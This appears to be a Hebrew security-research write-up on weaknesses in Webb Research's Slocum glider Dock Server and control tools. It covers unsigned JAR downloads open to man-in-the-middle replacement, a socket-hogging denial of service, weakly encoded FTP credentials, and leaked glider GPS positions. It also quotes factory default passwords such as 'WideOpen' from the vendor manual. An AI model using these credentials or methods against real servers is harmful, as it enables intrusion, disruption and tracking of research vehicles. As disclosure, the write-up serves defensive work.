

GLMPC Terminal - glider 7.14 PureJavaComm Serial
File GMC Maps Routes Reports Missions


GLMPC Terminal - glider 7.14 PureJavaComm Serial
File GMC Maps Routes Reports Missions
New Route
Clear Route
Delete Route
Save Route
Export Route (.ma format)
Export Positions (.kml format)
Import Route (.ma format)
Import Route (from glider)
Execute Route
Show Latest Route
Show Previous Route
Tue
2018


Position
Position properties:
Description: Surface position for unit_416
Latitude: -4306.308
Longitude: +14727.331
Date (UTC): Tue N 2018
Distance to previous position: 431 meters (471 yards)
Surface data:
Parameter
Value
Next waypoint coordinates
Next waypoint range
Next waypoint bearing
98108m
204deg
OK
Preferences
Audio Alarms
Audio Alarms
Configure Default Audio Alarms
Event
Enable
Sound URL
Glider Surfaces
Glider Aborts
Browse...
OK
Cancel
Tue


FTP connection
Manage sites
View log
Remote FTP site
Look in:
backups
factory-scripts
gliders
log
maps
scripts
serialPorts
dockServerState.xml
All
Inv
Upload
Opt
Download
Connection idle


FTP connection
Manage sites
View log
Local file system
Remote FTP site
Look in:
gliders
All
Inv
Upload
Opt
Download
Connection idle


FTP connection
Manage sites
View log
Security
Help
Remote FTP site
Look in:
logs
Disconnected
gliders
kg_557
logs
All
Inv
Upload
Opt
Download
Connection idle

הורדת והעלאת קוד בלי בדיקה מי שלח אותו והאם הוא נגוע

כל כלי השליטה - Terminal Glider, Terminal GLMPC, Visualizer Data - מועברים למחשב החוקר כחבילות Java Web Start (JNLP). הבעיה: קובצי ה-JAR עצמם יורדים דרך HTTP רגיל, בלי בדיקה.

```
<security>
  <all-permissions/>
</security>
<j2se version="1.1+"/>
```

המשמעות: תוקף שממוקם על הנתיב הרשתי (Man-in-the-Middle) יכול להחליף את ה-JAR בקובץ זדוני. ה-Java Runtime תריץ אותו עם הרשאות מערכת הפעלה מלאות על תחנת החוקר – התקנת Malware, גניבת אישורים, ומעבר אל הרשת הפנימית של המשתמש: מוסד האקדמאי, מכון המחקר, או גורם רלוונטי אחר. למעשה, Java Web Start כבר הוצא משימוש ב-Java 11 (ספטמבר 2018), כך שהמערכות היו תלויות ב-Java 8 ישן ומלא CVEs.

באופן דומה, ניתן לנסות להעלות קבצים עויינים למחשב השליטה והמחשב המדעי של כלי השיט.


איך לחסום צוות מחקר שלם בלי שורת קוד אחת


לפעמים הפגיעות מתועדת במו ידי היצרן. ה-Dock Server User Guide (גרסה 7.14, 2013) קובע במפורש:


When Dock Server launches, it opens serial ports and network sockets. At any time, these resources can be owned by only a single process... do not start more than one instance.

מכיוון שה-Glider Terminal נגיש ללא Authentication, כל אדם שמתחבר ל-Socket תופס אותו. המפעיל הלגיטימי - צוות המחקר שמנסה לתקשר עם הרחפן שלו - פשוט ננעל בחוץ, לכל משך החיבור של התוקף. זוהי מניעת שירות (DoS) שלמה, ללא Exploit, ללא Malware - רק חיבור TCP.

בנוסף, ניתן היה להוסיף סיסמא בחלק מהממשקים :








"קידוד קל" זה לא הצפנה

גם כשהיו אישורים, הם לא היו בטוחים. התיעוד של FTP-Go מצביע על כך שכל פרטי השרת מאוחסנים ב-"encoding light" קידוד קל, לא הצפנה קריפטוגרפית. בשרת שנבדק (ארגון אוסטרלי) תכונת ה-Application Lock הוגדרה ל-"Leave unlocked". כלומר, כל אישורי ה-FTP לכל ה-Dock Servers שמורים בקובץ שניתן לפענח בקלות, בלי אפילו סיסמה שמגינה על האפליקציה.





היכן נמצא כלי השיט התת ימי

יומני האירועים שמורים על ה-Dock Servers, וכל מי שיש לו FTP יכול להורידם. בתוכם – קואורדינטות GPS מדויקות לכל עלייה, עם חותמת זמן לשנייה.

```
<position dateTime="Wed Aug 22 06:27:32 2018"
      latitude="-4253.266" longitude="14720.184"/>
```

בשילוב עם ה-API של שיחות ה-Iridium, מתקבלת תמונת מעקב בזמן אמת של כל רחפן פרוס – זמינה לכל משתמש אינטרנט, בלי אימות. לאור השימוש ברחפנים אלה באזורים ימיים שונים, זהו סיכון תפעולי שאינו תיאורטי, ומאפשר איסוף של הכלים על ידי גורם חיצוני, כפי שאף התרחש כשסין אספה כלי כזה למטרות לא ברורות.





סיסמאות ברירת מחדל ופורומים פתוחים

החקירה מצאה עדויות ל-Factory Credentials שנותרו ללא שינוי ושימוש ב-passwords Hardcoded.

Revision 7.12 1/11/2013

For example, a hostname could be “dock”. A domain name could be “webb.com”. This hostname and domain name would combine to make a fully qualified domain name of “dock.webb.com”.

2. Log on to the Dock Server machine as user “localuser”. The factory delivered password for this account is “WideOpen” (see Appendix D).

4.2 Sending Files to a Glider

To send mission files (mi), mission argument files (ma), or other files to a glider, follow the steps in this section.

1. Transfer the files to the destination glider’s “to-glider” directory on the Dock Server machine.

   For example, to send the mission file lastgasp.mi to glider simbond, transfer the file to the directory /var/opt/gmc/gliders/simbond/to-glider on the Dock Server machine that manages simbond. Any transfer method can be used. Webb supplies the application gmcFTP (section 7.0); however, any FTP client can be used. When using a method other than gmcFTP, use the username “dockserveruser” and password “dockserveruser”.

13.5 Dock Server Machine User Accounts

Table 13-5 details the four user accounts related to Dock Server's use as a glider mission control machine. These accounts have different privileges appropriate to their purpose. Refer to Appendix D for the factory delivered passwords to these accounts.

User Account	Purpose
dockserver	The Dock Server application runs as this user. No user login allowed.
dataserver	The Data Server application runs as this user. No user login allowed.
dockserveruser	Set up for FTP transfer of glider files. The application, gmcFTP, uses this account to FTP files. No user login allowed.
localuser	Dock Server user account. All Dock Server control scripts are run from this account – i.e., launch-dockserver, kill-dockserver, see-dockserver, and inspect-dockserver. Glider Terminal can be run locally from this account using the

	start-glider-terminal script.
root	Dock Server upgrades are run from this account.

Table 13-5. Dock Server machine User Accounts.

14.3.1.3 Glider Authentication

Gliders connecting to a Dock Server via Iridium RUDICS **may optionally** be required to authenticate before being allowed access to the Dock Server. Unless there are overwhelming reasons to require Glider Authentication, it is recommended to **NOT** use this capability.
It is difficult enough to communicate with an at sea Glider without the additional barrier of a login sequence. It raises the probability that an at sea Glider will be incommunicado due to misconfiguration, software error, corrupt file, lost password, etc.
If one elects to require Glider authentication, it applies to ALL gliders making an Iridium RUDICS connection.
If one elects to require Glider authentication,:

(i) All gliders may share the same username/password, or
(ii) Each glider may have a unique individual username/password

The Dock Server Application does NOT do the authentication itself. It utilizes the linux PAM (*Pluggable Authentication Module)* to require the underlying operating system to perform the authentication. As shipped, the Dock Server utilizes a local username/password (*/etc/passwd with Shadow Passwords*) for the authentication. This requires the end user to create the appropriate Glider user account(s) on the Dock Server.
Authentication is NOT restricted to local username/password. Any PAM method (Kerberos,OpenPGP, SAMBA, Radius, LDAP, ...) may be employed.
The creation of user accounts and PAM configuration issues are outside the scope of this document and support is NOT available from Webb Research Corporation. If you don't know how to create a user account, you should not have gliders authenticate. If you can't reconfigure PAM without help, you shouldn't change it.

תרגום חופשי:

"14.3.1.3 אימות דאון (Glider Authentication)

דאונים המתחברים לשרת עגינה דרך אירידיום RUDICS עשויים באופן אופציונלי להידרש לאמת לפני שתורשה להם גישה לשרת העגינה. אלא אם ישנן סיבות מכריעות לדרוש אימות דאון, מומלץ לא להשתמש ביכולת זו.

זה קשה מספיק לתקשר עם דאון בים ללא המחסום הנוסף של רצף התחברות. זה מעלה את ההסתברות שדאון בים יהיה ללא קשר (incommunicado) עקב תצורה שגויה, שגיאת תוכנה, קובץ פגום, סיסמה אבודה, וכו'.

אם מישהו בוחר לדרוש אימות דאון, זה חל על כל הדאונים המבצעים חיבור אירידיום RUDICS.

אם מישהו בוחר לדרוש אימות דאון:

(i) כל הדאונים עשויים לשתף את אותו שם משתמש/סיסמה

(ii) לכל דאון עשוי להיות שם משתמש/סיסמה אישי וייחודי משלו


אפליקציית שרת העגינה לא עושה את האימות בעצמה. היא משתמשת ב-PAM (Pluggable Authentication Module – מודול אימות ניתן לחיבור) של לינוקס כדי לדרוש ממערכת ההפעלה הבסיסית לבצע את האימות. כפי שנשלח, שרת העגינה משתמש בשם משתמש/סיסמה מקומיים (/etc/passwd עם Shadow Passwords) עבור האימות. זה דורש ממשתמש הקצה ליצור את חשבון(ות) משתמש הדאון המתאימים בשרת העגינה.

האימות אינו מוגבל לשם משתמש/סיסמה מקומיים. כל שיטת PAM (Kerberos, OpenPGP, SAMBA, Radius, LDAP, ...) עשויה להיות מופעלת.

היצירה של חשבונות משתמש ונושאי תצורת PAM הם מחוץ להיקף של מסמך זה ותמיכה אינה זמינה מתאגיד Webb Research. אם אתה לא יודע איך ליצור חשבון משתמש, אתה לא צריך להגדיר לדאונים לבצע אימות. אם אתה לא יכול להגדיר מחדש את PAM ללא עזרה, אתה לא צריך לשנות את זה."

[סיום תרגום]


בנוסף, פורום התמיכה הרשמי datahost.webbresearch.com לא כלל קובץ robots.txt, כך שכל דיוני התמיכה הפנימיים ובהם פתרונות תקלות ומידע תפעולי אונדקסו על ידי מנועי החיפוש והיו נגישים דרך השאילתה: site:datahost.webbresearch.com.




